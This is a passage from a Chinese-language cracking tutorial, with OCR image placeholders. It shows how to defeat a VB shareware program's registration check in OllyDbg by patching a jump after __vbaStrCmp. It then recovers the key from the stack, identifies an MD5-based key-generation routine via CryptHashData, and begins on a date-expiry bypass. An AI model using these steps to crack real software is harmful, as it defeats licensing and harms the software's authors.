


图 6 注册信息丢失提示

单击【确定】按钮，在产品注册码文本框随便输入一些数字，如 78787878，单击【注册】按钮，意料中的来个提示"无效的注册码，请重新输入！"。

先踩个点，翻看"随机程序"所在文件夹，其中有个跟程序同名的.ini 配置文件，浏览之余，发现有个 REGCODE 键，值为 c947b9bc5e246426e7499981f4b505ea，且记下。

打开 PEiD 查壳，程序为 VB 所编，作者厚道，没加壳。有趣，VC、Delphi 和.NET 的程序，在下时有接触，但以前遇到 VB 编的程序都撤了，功力不够，多次在 VB 虚拟机里转的七荤八素，无功而返。可这次得有范，咱可是朋友圈中"号称的计算机达人"。

OD 载入"随机程序"，按 Alt+E 键打开模块列表。找到 MSVBVM60，双击进入 MSVBVM60 领空，按 Ctrl+N 键展开 MSVBVM60 的函数表，键入 vbastrcmp，找到__vbaStrCmp 的地址，按 F2 键下断。

按 3 次 F9 键（有新手朋友问了，为什么是 3 次，不是 1 次，5 次？答案是在按第 3 次 F9 键后，在堆栈中看到了有趣的东西，后文交代），停在地址 660E8A03，见"图 7 疑为注册码比较"。按几次 F8 键后来到地址 4D0577（test bx,bx），见"图 8 疑为注册码比较二"。




图 7 疑为注册码比较

下一条语句 je short 3Cregist.004D058A 是 MSV BVM60.__vbaStrCmp 后的第一个跳转。按 F9 键则会弹出如"图 6 注册信息丢失提示"；按空格键，将 je 改为 jne，则弹出如"图 9 登录提示"！程序作者直接用__vbaStrCmp 比较注册码，造就了本次爆破的成功……




图 8 疑为注册码比较二




图 9 登录提示

注册码和算法篇

注册码

朱自清先生曾经曰过：爆破固然畅快，注册码也别有风味的。爆破是对朋友的交代，注册码才是对自己的交代啊。

再回顾一下爆破历程，重新审视爆破前夕——"图 7 疑为注册码比较"。看看栈顶，是否体会到逆向工程中东坡先生那种"同行皆狼狈，余独不觉"的乐趣？栈顶显示了配置文件里的 REGCODE 键值——c947b9bc5e246426e7499981f4b505ea，无独有偶，与之紧挨的是 9a66cce57eebc17da34f77c846ffe962（看官您的电脑上看到的应有所不同，否则，祝贺你，赶紧买彩票吧），莫非这就是传说中的注册码？看官，赶紧记下吧！

重新运行程序，弹出注册提示对话框，在注册码文本框中输入 9a66cce57eebc17da34f77c846ffe962，提示如图 10 所示。



图 10 注册成功提示

"随机程序"作者很细心，实为我等编程人员之典范。此时再打开 3C Register.ini 文件，定位至 REGCODE 键，值为 9a66cce57eebc17da34f77c846ffe962，进一步验证了"随机程序"注册码保存方法的猜测。

算法分析

莫听穿林打叶声，何妨算法再徐行！恢复.ini 文件中的 REGCODE 为破解之前的值，在图 8 疑为注册码比较二，我们已确定地址 4D0548 处的__vbaStrCmp 为注册码比较，因此

推测地址 4D0531、4D0538 和 4D053B 处的 call 可能为注册码生成算法。有看官不免疑问，你为什么这么肯定？有位贤人曾经曰过：大胆假设，小心求证嘛！在这 3 个地址分别下断，按 Ctrl+F2 键重新载入程序。运行至地址 4D0531 处，OD 提示该 call 为__vbaStrCat，在地址 4D0538，OD 提示 call 为__vbaStrMove，而在地址 4D053B 调用完成后，EAX 显示的字符串为注册码，可以断定地址 4D053B 的 call 为注册码生成算法，如图 11 所示。





图 11　注册码算法

按 Ctrl+F2 键重新载入程序，当中断于地址 4D053B 时，EAX 值为 3C Register82764577（注意 3C 后面有个空格），82764577，是否有点眼熟？Right!为提示注册时的“产品信息码”，按 F7 键跟进 4D053B。按 F8 键单步至地址 4D1FAF 时，再按 F7 键跟进。

再次按 F8 键跟至地址 4D2152 处，按 F7 键跟进，有点晕乎！列位看官打起精神，不再 F7、F8 了，重点来了！在地址 42077F 处，我们看到参数 42075C 显示的字符串为“advapi32.dll”和“CryptAcquireContextA”，典型的 VB 调用 SDK 函数的方法，葛优说“我又能看见了，这是黑客的力量！”新手朋友如果对这两段有不明白的，多试几次，你会成功地，功力也会见长地。

参数见“图 12 SDK 方式调用 CryptAcquireContext”，整理如下：


图 12　SDK 方式调用 CryptAcquireContext

```
CryptAcquireContext(
phProv,
NULL,
 "Microsoft Enhanced Cryptographic Provider v1.0",
1,
0);
```

有看官问了，“我已查过 MSDN，第 1 个参数为用于存放句柄的地址，后面 3 个参数也没错，于堆栈中可见，但你何以断定第 2 个参数是 NULL 呢，分明是 16501C？”我们只要在 OD 中 d 16501C（您的电脑上显示的地址应该与之相异），会发现地址 16501C 处数值为 0。

不啰嗦了，类似的方法，加点耐心，会发现：

在地址 4207BB 处，参数 420798 显示的字符串为“advapi32.dll”和“CryptCreateHash”，参数为(hProv,0x8003,0,0,phHash)；

在地址 42084F 处，参数 42082C 显示的字符串为“advapi32.dll”和“CryptHashData”，参数为(“3C Register82764577”)；

在地址 42089B 处，参数 420878 显示的字符串为“advapi32.dll”和“CryptGetHashParam”，参数为(hHash,2, pbData, pcbData,0)。

总结后的算法代码见附件中的“注册算法”，VC2003 环境下编译通过，代码风格不是很好，凑合看看吧，也是一个简单的注册机。当然，更彻底一点，还可以研究一下产品信息码的生成过程，交给对逆向工程感兴趣的列位看官吧。

外科手术篇

前文交待，该程序必须在 2011 年元旦之前运行。且将时间调到 2011 年元旦，登录正常，选择用户 123，输入密码 123 之后，弹出对话框如图 13 所示。





图 13　时间错误提示

回忆一下 2011 年元旦之前的美好生活，登录后显示如图 14 所示，利用 VS2003 工具集中的 Spy++观察到该界面有 2 个 DateTimePicker 控件，MSVBVM60.dll 中的 rtcGetDateVar 函数用于获得时间，在 rtcGetDateVar 函数设断，跟进去之后数次，无果，奈何？难道跟朋友说 VB 的程序，控件什么的，搞不定，那是相当对不住“达人”的称谓。


图 14

如图 15 所示，在下曾尝试将这两个调用 nop 掉，但是仍然触发异常，造成程序退出。闲话不表，说一下在下的做法，高人有更优做法，还望不吝指教。

